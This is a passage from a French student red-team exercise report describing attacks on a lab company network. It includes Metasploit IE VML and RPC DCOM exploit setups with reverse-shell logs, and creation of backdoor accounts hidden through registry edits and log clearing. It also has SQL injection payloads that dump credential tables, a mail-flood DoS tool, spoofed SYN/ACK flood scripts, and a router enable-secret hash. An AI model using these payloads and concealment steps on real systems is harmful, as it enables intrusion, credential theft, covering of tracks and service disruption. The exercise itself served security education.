❖ Lorsque le client web de la victime essaye de consulter le livre d'or, son navigateur interprète le javascript et il est redirigé vers la page index.html que l'on a chargé sur le site perso http://www.jordix.com/attack

Le message s'affiche, et instantanément le navigateur est redirigé vers l'IP de la machine attaquante procédant au Metasploit en écoute (mais la page actuelle reste affichée) :

- Le client essaye ainsi d'ouvrir une connexion avec la machine pirate 172.16.48.14, et Metasploit s'occupe de la suite.

4.3. Les exploits

De la théorie à la pratique

L'activité la plus célèbre dans l'attaque de système d'information est l'utilisation de failles, qui bien exploitées permettent de gagner des accès sur des machines distantes. Tant que l'on n'a pas essayé, on a tendance à penser qu'elles sont innombrables, que Windows est une passoire, que les systèmes Unix pourraient être mal configurés et pourraient aussi dans une moindre mesure nous permettre de récupérer de précieuses informations. Nous allons voir que ce n'est pas aussi trivial.

Avant de réaliser des attaques nous avons passé une grande partie de notre temps à mettre en place des maquettes ressemblant trait pour trait aux machines de l'équipe « Défense », à l'aide des machines de l'université ou à l'aide des machines virtuelles, grâce au travail de cartographie et de social engineering effectué au préalable.

Ensuite nous avons scruté sur Internet tous les avis de sécurité alertant sur des failles critiques et les exploitations auxquelles elles pouvaient donner lieu. Sur une centaine d'alertes, on trouve une poignée d'alertes critiques et quelques unes seulement concernant les systèmes d'exploitation ou logiciels visés. Ensuite, sur ces quelques possibilités, il très rare de trouver un contexte identique (logiciels installés et type de configuration) à la cible visée. Il faut aussi faire attention aux ports utilisés pour cette attaque car dans la plupart des cas, si ce n'est pas un port HTTP, SMTP ou un port de VPN on se retrouve bloqué par le pare-feu. Finalement, on trouve une ou deux exploitations possibles, mais encore faut-il trouver la bonne documentation et les outils adéquats. Le plus souvent, on trouve un bout de code en C démontrant la faille mais aucune information sur celle-ci. Admettons qu'après une demi-journée de travail sur maquette on arrive à injecter une «charge utile» ou «payload», le passage à la pratique est tout aussi délicat car souvent ça ne marche pas à cause d'un contexte légèrement différent ou pour une raison totalement inconnue.

Concrètement, sur les logiciels utilisés par l'équipe « Défense » : IIS, Apache, Outlook (SMTP, NNTP, Webmail) et VNC nous n'avons trouvé aucunes failles.
Les seules failles présentes étaient celle de Windows XP SP0, XP SP2 et 2003 Server. L'outil de base pour l'exploitation de ces failles est MetaSploit, ce logiciel de type «framework» vise des failles déjà éprouvées et nous permet de créer des charges (playloads) adaptées à nos besoins.

Nous avons ciblés deux attaques susceptibles de fonctionner :

- L'attaque Metasploit RPC DCOM faite au préalable de l'attaque 2, pour modifier/créer des utilisateurs locaux en vue d'un ghost
- L'attaque Metasploit VNL faite pendant le TP en vue d'éteindre les machines de la « Défense ».

Exploit sur faille RPC DCOM

Description technique

Une vulnérabilité a été identifiée dans toutes les versions Windows. Le service RPC (135/TCP) exécute des validations d'entrées inadéquates, avant de passer les données vers l'interface DCOM (Distributed Component Object Model). Une erreur se situe dans cette interface, elle pourrait être exploitée en envoyant des paquets RPC spéciaux, ce qui pourrait provoquer un débordement mémoire («buffer overflow») et l'exécution de code arbitraire avec les privilèges "LocalSystem".

Versions Vulnérables

Voici les versions vulnérables qui nous concernent :
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows XP Home Edition
Microsoft Windows XP Professional

Configuration de l'exploit

Modifier le payload

Nous devons modifier la charge utilisée par metasploit car selon la langue du système le nom de compte de l'administrateur n'est pas le même.
C:\Program Files\Metasploit\Framework2\home\framework\payloads\
win32_adduser.pm
Remplacer "Administrators" par "Administrateurs"

Utilisation de Metasploit

On utilise Metasploit par l'interface Web : http://localhost:55555
Utiliser la faille Microsoft RPC DCOM MSO3-026

Injecter un nouvel utilisateur :
win32_adduser
ASPNET ou un compte bidon si il existe

Finalement cette charge ne fonctionnant pas très bien nous avons préféré obtenir un shell directement et utilisé la commande :

```
net user login passe /add
```

Cacher les comptes créés

Nous devons cacher l'utilisateur auquel nous avons augmenté les droits pour ne pas qu'il apparaise à l'ouverture de session.

Si le compte n'existe pas

Il faut le rajouter, c'est un compte système pour .net

- Ajout l'utilisateur
  PosteDeTravail->Gérer->UtilisateurEtGroupeLocaux

```
Nom :ASPNET
Nom complet : ASP.NET Machine Account
Description : Account used for running the ASP.NET worker process (aspnet_wp.exe)
```

- Le rendre membre d'administrateur,
- Changer le mot de passe.

Changer la stratégie locale du compte

À faire si le compte existait auparavant:

- Demarrer->executer : Secpool.msc

Dans la MMC :

- Choisir Stratégie Locale, puis Attribution des droits utilisateur :
- Enlever ASPNET de la stratégie : Refuser les ouvertures de session locales

Droits par défaut d'ASPNET, à rajouter si le compte n'existe pas:


Cacher l'intervention sur la machine

Pour éviter que l'équipe "Défense" s'aperçoive de notre passage sur la machine nous avons effacés les logs.
Comme nous avons dû redémarrer la machine, et que le compte était verrouillé avant que nous le fassions. Nous avons fait croire à une erreur système.
D'abord, nous avons desactivé le redémarage sur erreur ; la petite feinte de XP pour pas qu'on voie si il plante cachette.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Servic es\i8042prt\Parameters
```

- Ajout d'une valeur DWORD "CrashOnCtrlScroll", valeur 1

Ensuite, on peut déclencher l'erreur bleue sur CTRL(droite) et la touche "Arrêt Défil" ou "Scroll lock" deux fois.



Masquer l'utilisateur

Dans la base des registres :

- Démarrer->Exécuter->Regedit
- Permet de masquer

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\WinLogon\SpecialAccounts\UserList
```

- Rajouter une valeur DWORD ASPNET avec la valeur 0

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\syst
em\
```

- Modifier **DontDisplayLastUserName** et mettre sa valeur a 1
- Masquer le fichier c:\Documents and Settings\ASPNET Propriétés->Masquer

- Supprimer le compte bidon si il existe
- Nettoyer l'historique de la commande exécuter

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMR
U
```

- Effacer les lignes intéressantes

Exploit sur faille VML de IE

La faille

Description Technique

Une vulnérabilité a été identifiée dans Microsoft Internet Explorer, elle pourrait être exploitée par des attaquants distants afin de causer un déni de service ou afin de compromettre un système vulnérable. Ce problème résulte d'une erreur de type buffer overflow présente au niveau du traitement d'un document Vector Markup Language (VML) contenant un tag "rect" avec un attribut "fill" excessivement long, ce qui pourrait être exploité par des attaquants afin d'altérer le fonctionnement d'un navigateur vulnérable ou afin d'exécuter des commandes arbitraires en incitant un utilisateur à visiter une page web spécialement conçue.

Versions Vulnérables

Voici les versions vulnérables qui nous concernent :
Microsoft Internet Explorer 6 SP1 sous Microsoft Windows XP Service Pack 1
Microsoft Internet Explorer 6 pour Microsoft Windows XP Service Pack 2
Microsoft Internet Explorer 6 pour Microsoft Windows Server 2003
Microsoft Internet Explorer 6 pour Microsoft Windows Server 2003 Service Pack 1

Configuration de l'exploit

Il y a de grandes chances que les utilisateurs aient le droit de faire de l'HTTP et de l'HTTPS.

```
msf ie_vml_rectfill(win32_reverse) > set HTTPHOST 172.16.48.14
HTTPHOST -> 172.16.48.14
msf ie_vml_rectfill(win32_reverse) > set HTTPPORT 80
HTTPPORT -> 80
msf ie_vml_rectfill(win32_reverse) > set LHOST 172.16.48.14
LHOST -> 172.16.48.14
msf ie_vml_rectfill(win32_reverse) > set LPORT 443
LPORT -> 443
```

Quelques tests avant l'attaque

Afin de vérifier le fonctionnement, nous avons testé en local si l'exploit fonctionne correctement :

```
msf ie_vml_rectfill(win32_reverse) > exploit
[*] Starting Reverse Handler.
```

```
[*] Waiting for connections to http://172.16.48.14:80/
[*] Client connected from 172.16.48.75:1118...
[*] Got connection from 172.16.48.14:443 <-> 172.16.48.75:1120

Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\olivier\Bureau>exit
exit
[*] Exiting Reverse Handler.
```

L'exploit fonctionne avec une machine Windows utilisant Internet Explorer pour naviguer.
La machine Windows ne possède pas le patch KP925486.

Avec une machine qui n'utilise pas IE, ou avec un MAC, on obtiendrait :

```
msf ie_vml_rectfill(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://172.16.48.14:80/
[*] Client connected from 172.16.48.93:49294...
[*] Client connected from 172.16.48.93:49295...
[*] Exiting Reverse Handler.
msf ie_vml_rectfill(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://172.16.48.14:80/
[*] Exiting Reverse Handler.
```

Le payload n'est pas exécuté par le client, on ne reçoit donc pas la connexion émanant du client.

Premiers essais

Les premiers essais n'ont pas fonctionné :

Un problème d'interface réseau en début de séance a fait que la machine ne possédait plus de route par défaut.

Ensuite, nous souhaitions exploiter la faille sur le client XP SP2 de la « Défense ». Malheureusement, cette machine a sûrement été mise à jour le matin avant l'attaque. Puisque nous avions préparé la machine la veille, et testé que tout fonctionnait.

```
msf ie_vml_rectfill(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://172.16.48.14:80/
[*] Client connected from 172.17.0.2:1191...
[*] Client connected from 172.17.0.2:1211...
[*] Exiting Reverse Handler.
msf ie_vml_rectfill(win32_reverse) >
```

Le payload provoque un déni de service, IE plante et n'est plus utilisable. Ce n'est pas le résultat escompté puisque nous n'avons pas le shell. Ce phénomène se produit dans le cas où la machine n'est plus vulnérable (patchée).
Nous nous sommes donc résignés à attaquer le client XP SP0.

Attaque du client XP SP0

Obtention du shell

```
msf ie_vml_rectfill(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://172.16.48.14:80/
[*] Client connected from 172.17.0.2:1176...
[*] Got connection from 172.16.48.14:443 <-> 172.17.0.2:1177

Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\vince\Bureau>
```

Nous avons récupéré un shell. Le problème c'est que Vincent s'est rendu compte de son erreur à la 3e tentative. Au début il se connectait sur le XP SP2 en Administrateur du Domaine. Mais au moment de tester sur le XP SP0, il s'est connecté avec un compte utilisateur.

Récupération des valeurs des variables

```
C:\Documents and Settings\vince\Bureau>set
set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\vince\Application Data
CLIENTNAME=Console
CommonProgramFiles=C:\Program Files\Fichiers communs
COMPUTERNAME=HERA
ComSpec=C:\WINDOWS\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\vince
LOGONSERVER=\\HADES
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program
Files\Internet Explorer;
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0703
ProgramFiles=C:\Program Files
PROMPT=$P$G
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\DOCUME~1\vince\LOCALS~1\Temp
TMP=C:\DOCUME~1\vince\LOCALS~1\Temp
USERDNSDOMAIN=CANDIDE-SA.COM
USERDOMAIN=CANDIDE-SA
USERNAME=vince
USERPROFILE=C:\Documents and Settings\vince
windir=C:\WINDOWS
```

L'utilisateur est "vince", un utilisateur du domaine.

Affichage d'informations sur l'interface réseau

```
C:\Documents and Settings\vince\Bureau>ipconfig
ipconfig

Configuration IP de Windows


Carte Ethernet Connexion au réseau local:

        Suffixe DNS propre à la connexion : candide-sa
        Adresse IP. . . . . . . . . . . . : 10.20.20.5
        Masque de sous-réseau . . . . . . : 255.255.255.0
        Passerelle par défaut . . . . . . : 10.20.20.1
```

Tentative d'extinction des machines

```
C:\Documents and Settings\vince\Bureau>shutdown -s -m \\10.20.20.2 -t 0
shutdown -s -m \\10.20.20.2 -t 0
Opration russie.
Le client ne dispose pas d'un privilge ncessaire.
C:\Documents and Settings\vince\Bureau>shutdown -s -m \\10.20.20.3 -t 0
shutdown -s -m \\10.20.20.3 -t 0
Opration russie.
Le client ne dispose pas d'un privilge ncessaire.

C:\Documents and Settings\vince\Bureau>shutdown -s -t 0
shutdown -s -t 0
Opration russie.
Le client ne dispose pas d'un privilège nécessaire.
```

Vince n'étant qu'un utilisateur du domaine, nous ne pouvions pas effectuer des opérations nécessitant des droits d'administrateur.
Nous aurions tout de même pu effectuer cette opération à l'aide de la commande « runas », puisque nous connaissons le mot de passe administrateur. Mais les commandes tapées, passent en clair sur le réseau. Du coup, nous avons souhaité garder quelques atouts pour la prochaine attaque.

Affichage du résultat à la "Défense"

Pour montrer à la « Défense » que nous avions tout de même réussi à exploiter une faille, nous avons effectué une opération qui ne sert à rien :

```
C:\Documents and Settings\vince\Bureau>net send 10.20.20.255 "A mort la
defense"
net send 10.20.20.255 "A mort la defense"
Le message a t envoy
 10.20.20.255.


C:\Documents and Settings\vince\Bureau>
```

Résultat de l'attaque

L'attaque ne s'est pas réellement déroulée comme nous l'avions préparée la veille. Nous n'avons pas eu accès aux XP SP2, et nous n'avions qu'un shell utilisateur et non administrateur.
Néanmoins, les failles concernant Internet Explorer sont nombreuses, et beaucoup d'entre elles permettent d'obtenir directement un shell system. Ce qui montre qu'il est facile d'utiliser certaines failles pour entrer dans l'infrastructure d'une entreprise, en publiant simplement un code malicieux dans une page web.

4.4. Injection SQL

Princpe de l'attaque

Le principe de l'attaque est de réaliser une injection SQL afin de pouvoir accéder à la partie restreinte du site web de Candide S.A:

Pour ceci, on dispose de plusieurs méthodes:

- Outrepasser le login en injectant un code du type

```
' OR id=1;
```

pour que la condition du login soit positive.

- La deuxième solution consiste à injecter une commande de création d'un nouvel utilisateur pour passe le login avec l'identifiant créé. Voici le code en question, sachant que l'on connaissait la structure de leur base de données:

```
x'; INSERT INTO personnel VALUES
('','test','test','test','test','test','test','test');
```

Ainsi la commande SQL située dans le code source du fichier php du site de Candide S.A, qui est ainsi:

```
// Vérification du login (renvoie 0 si pas de login trouvÈ)
     $logtest = mysql_fetch_array(mysql_query("SELECT count(*) FROM
personnel WHERE LOG=$login'"));
     if ($logtest[0]!=0)  // Le login existe
```

…deviendrai celui-ci:

```
// Vérification du login (renvoie 0 si pas de login trouvÈ)
     $logtest = mysql_fetch_array(mysql_query("SELECT count(*) FROM
personnel WHERE LOG=''x'; INSERT INTO personnel VALUES
('','test','test','test','test','test','test','test');$login'"));
     if ($logtest[0]!=0)  // Le login existe
```

De cette façon on aurait détourné la commande initiale pour nou créer un compte valide dans la base de données.

- Une autre idée était de se servir de la commande “INTO OUTFILE” pour faire un dump de leur table contenant la liste des login/mdp dans un fichier public:

```
pioup'; SELECT * INTO OUTFILE '/var/www/test.txt' FROM personnel;
```

Ainsi en tappant sur le navigateur l’adresse http://172.17.0.2/test.txt on aurait eu accès au dump de la table “personnel”.


Dans le cas ou la “Défense” se sert de la fonction addSlashes pour backslasher les quotes “”, il suffira de les remplacer par des /’ dans notre code d’injection.
Il faut savoir que pour éviter ceci, les défenseurs devraient utiliser la fonction get_magic_quotes qui est plus sûre.

L’attaque

Le jour de l’attaque on a essayé les différentes méthodes énoncées.
Bien que l’équipe « Défense » ait désactivé la fonction addslashes qui permet de «backslasher» (introduire un \ devant chaque caractère spécial se trouvant dans) le contenu des champs du formulaire avant d’être interprétés, les injections n’ont pas marché.

```
// RÈcupÈration des login et mot de passe
     //$login = addslashes($_POST['login']); // Rajoute des slaschs
devant les caracteres speciaux
     $login = $_POST['login'];
     $passwd = md5 ($_POST['passwd']);
```

En effet, lorsqu’on les a essayées, voici le message renvoyé par le serveur web (il s’agit ici d’un test sur le champ de recherche):



On voit bien que le serveur web introduit des « \ » devant chaque quote « ‘ ». Ainsi la commande SQL n’est plus modifiable car il considère l’injection comme une simple chaîne de caractères à rechercher.

Au début on soupçonnait le mod_security mis en place par l’équipe « Défense » de mettre les « \ » automatiquement. On leur a donc demandé de désactiver le mode, mais rien n’a changé.

On en a donc conclu qu’il s’agit des paquets Debian utilisés qui implémentent cette sécurité à un autre niveau, que l’utilisateur l’indique ou pas. La sécurité du mode PHP en est donc accrue, car sur les autres distributions, cette protection n’est pas implémentée à moins que l’utilisateur force cette option dans le fichier de configuration de php.


4.5. Attaque DOS du service mail

Introduction


Après une demande de l'équipe "Défense", et bien que cela fasse parti du cahier des charges original, nous avons enfin vu apparaitre un serveur mail accessible depuis "Internet" sur l'infrastructure de la "Défense".
Bien que non productives, nous avons décidé de lancer une attaque DOS sur le serveur de mail. Le cas échéant, l'équipe "Défense" aurait été persuadée que nous n'avions même pas remarqué l'ouverture d'un nouveau port sur le routeur frontal.
Dans ce cas, le déni de service consistait tout simplement à utiliser un logiciel générant des mails à l'infini en direction de la boite mail de l'administrateur.

Mise en œuvre

Pour stresser quelque peu le serveur mail de l'équipe « Défense », et occuper quelques gigas sur l'espace de stockage, nous avons utilisé l'outil : XMAS 2000, téléchargeable ici : http://nroc.free.fr/softs/xmas20001.zip
L'outil se présente sous la forme de 3 onglets. Voici un aperçu du premier onglet :



On configure l'adresse du pauvre destinataire, puis pour tous les autres champs (email source, sujet du mail….), on utilise l'option « randomize ». Comme son nom l'indique, cette fonction permet de créer des emails avec des adresses sources et des sujets de mail aléatoires.
En pièce jointe, on rajoute un fichier quelconque, le plus gros possible, afin de stresser le serveur mail.
Le deuxième onglet se présente ainsi :



On définit l'adresse IP du serveur mail en choisissant l'option « Use a normal SMTP server » L'autre option, « Use a lamer's SMTP server » se base sur une liste de serveurs relais de courrier électronique qui ne contrôlent pas la provenance des mails. Cette liste n'est plus du tout à jour.
Ensuite on indique le nombre de mails à envoyer : la valeur maximum est 9999.
En utilisant les « extra headers » on peut également modifier certains paramètres comme le MUA, la priorité du mail…
Il ne reste plus qu'à cliquer sur « connect » puis « send ». Et la magie s'opère !

4.6. Attaque de la sonde de l'équipe Analyse

Introduction

Afin de pouvoir administrer à distance la sonde déposée au sein du réseau, une redirection de port a été effectuée depuis le routeur frontal de l'entreprise Candide-SA vers le port SSH de la sonde d'analyse.
En plus de l'attaque à proprement parler de l'infrastructure de l'entreprise, nous avons essayé de camoufler notre travail en perturbant le plus possible le travail d'analyse.
Lors de la première attaque, nous avions lancé des scripts effectuant des activités de type «brute force» sur divers services. Toutefois, les attaques provenant systématiquement de la même IP, elle a vite été écartée lors de l'analyse. Il fallait donc mettre au point un script générant un maximum de logs plus difficilement analysable.

Scripts utilisés

Pour empêcher tout filtrage par adresse source, nous avons créé un script qui forge des segments TCP correspondant à des demandes de synchronisation (flag SYN) ou à des acquittements (flag ACK), depuis une source IP probable, mais nouvelle à chaque paquet.
Voici le script générant des segments ACK à la volée:

```
#!/bin/bash
# $1: adresse IP destination
# $2: adresse MAC destination
# $3: port TCP destination

for ((I=3;I<=250;I++));
do
   nemesis tcp -D $1 -fA -M $2 -S 172.17.0.$I -y $3
done
```

Voici le script générant des segments SYN à la volée:

```
#!/bin/bash
# $1: adresse IP destination
# $2: adresse MAC destination
# $3: port TCP destination

for ((I=3;I<=250;I++));
do
   nemesis tcp -D $1 -fS -M $2 -S 172.17.0.$I -y $3
done
```

Nous avions ensuite un dernier script contenant une boucle infinie lançant les 2 scripts.
On voit que la plage d'adresse IP spoofée correspond à 172.17.0.3 -> 172.17.0.250

Pendant l'attaque, un œil un peu plongeant sur l'écran du portable de Julien, a pu nous confirmer que les paquets arrivaient en quantité sur leur sonde.

Note : l'accumulation de paquets SYN ou ACK en un laps de temps très court peut faire penser à un scan de port pour un analyste débutant.

Configuration du routeur

Après cette matinée riche en émotions, et un bon petit RU à la piste « frites » avec 3 desserts, nous avons effectué une manipulation de récupération de config du routeur :

```
etu@asterix:~$ telnet 172.17.0.2
Trying 172.17.0.2...
Connected to 172.17.0.2.
Escape character is '^]'.
efine a login banner
bba-group                    Configure BBA Group
boot                         Modify system boot parameters
bridge                       Bridge Group.
buffers                      Adjust system buffer pool para
busy-message

User Access Verification

Password:
facial>en
Password:
facial#sho run
```

```
Building configuration...

Current configuration : 3651 bytes
!
version 12.4
!
(...)
!
hostname facial
!
(...)
!
logging buffered 16384 debugging
enable secret 5 $1$8ndD$7uVR/zD/6EQpfRu59jWXL0
!
(...)
!
ip route 0.0.0.0 0.0.0.0 172.17.0.1
!
!
no ip http server
no ip http secure-server
ip nat log translations syslog
